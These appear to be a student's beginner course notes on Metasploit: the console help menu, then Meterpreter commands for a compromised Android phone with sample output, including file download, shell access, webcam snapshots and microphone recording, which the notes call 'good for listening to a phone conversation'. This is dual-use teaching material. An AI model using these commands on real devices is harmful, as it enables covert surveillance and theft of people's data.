
Ruturaj Patil

LetsUpgrade (Cybersecurity for beginners)
Day 3

Metasploit

Metasploit is not just a single tool. It is a complete framework. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code, it is flexible and extremely robust and has tons of tools to perform various simple and complex tasks.



```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    edit          Edit the current module with $VISUAL or $EDITOR
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    go_pro        Launch Metasploit web GUI
    grep          Grep the output of another command
    help          Help menu
    info          Displays information about one or more module
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    kill          Kill a job
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    makerc        Save commands entered since start to a file
    popm          Pops the latest module off the stack and makes it active
    previous      Sets the previously loaded module as the current module
    pushm         Pushes the active or list of modules onto the module stack
    quit          Exit the console
    reload_all    Reloads all modules from all defined module paths
    rename_job    Rename a job
    resource      Run the commands stored in a file
    route         Route traffic through a session
    save          Saves the active datastores
    search        Searches module names and descriptions
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    show          Displays modules of a given type, or all modules
    sleep         Do nothing for the specified number of seconds
    spool         Write console output into a file as well the screen
    threads       View and manipulate background threads
    unload        Unload a framework plugin
    unset         Unsets one or more context-specific variables
    unsetg        Unsets one or more global variables
    use           Selects a module by name
    version       Show the framework and console library version numbers
```

□Important basic commands for meterpreter:
1.Pwd:
The pwd command allows you to see the current directory you're in.
Example:
meterpreter > pwd
/data/data/com.metasploit.stage

2.cd:
The cd command allows you to change directory.
For example:

```
meterpreter > cd cache
meterpreter > ls
```

3.cat:
The cat command allows you to see the contents of a file.

4.ls:
The ls command displays items in a directory.
For example:

```
meterpreter > ls
Listing: /data/data/com.metasploit.stage/files
Files with size,Type, date modified .
```

5.upload:
The upload command allows you to upload a file to the remote target. The -r option allows you to do so recursively.

6.download:
The download command allows you to download a file from the remote target. The -r option allows you to do so recursively.

7.search:
The search command allows you to find files on the remote target.
For example:

```
meterpreter > search -d . -f *.txt
```

8.ifconfig:
The ifconfig command displays the network interfaces on the remote machine.

```
meterpreter > ifconfig
```

Results example:

```
Interface 10
Name : wlan0 - wlan0
Hardware MAC : 60:f1:89:07:c2:7e
IPv4 Address : 192.168.1.207
IPv4 Netmask : 255.255.255.0IPv6 Address : 2602:30a:2c51:e660:62f1:89ff:fe07:c27e
```

9.getuid:
The getuid command shows the current user that the payload is running as:

```
meterpreter > getuidServer
```

Example:

```
username: u0_a231
```

10.ps:
The ps command shows a list of processes the Android device is running.

```
meterpreter > ps Process
```

Example:

```
List:
PID name Arch User
1 /init root
2 kthreadd root
3 ksoftirqd/0 root
7 migration/0 root
```

11.shell:

The shell command allows you to interact with a shell:

```
meterpreter > shell
Process 1 created.
Channel 1 created.
iduid=10231(u0_a231) gid=10231(u0_a231)
groups=1015(sdcard_rw),1028(sdcard_r),3003(inet),9997(everybody),50231(all_a231)
context=u:r:untrusted_app:s0
```

To get back to the Meterpreter prompt, you can do: [CTRL]+[Z]

12.sysinfo:

The sysinfo command shows you basic information about the Android device.

```
meterpreter > sysinfo
```

Results:

```
Computer : localhost
OS : Android 5.1.1 - Linux3.10.61-6309174 (aarch64)
Meterpreter : java/android
```

13.webcam list:

The webcam_list command shows a list of webcams you could use for the webcam_snap command.

Example:

```
meterpreter > webcam_list
```

Results:

```
1: Back Camera
2: Front Camera
```

14.webcam snap:

The webcam_snap command takes a picture from the device. You will have to use the webcam_list command to figure out which camera to use.

Example:

```
meterpreter > webcam_snap -i 2
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /Users/user/rapid7/msf/uFWJXeQt.jpeg
```

15.record_mic:

The record_mic command records audio. Good for listening to a phone conversation, as well asother uses.

Example:

```
meterpreter > record_mic -d 20
[*] Starting...
[*] Stopped
Audio saved to: /Users/user/rapid7/msf/YAUtubCR.wav
```

16.activity_start:

The activity_start command is an execute command by starting an Android activity from a URIstring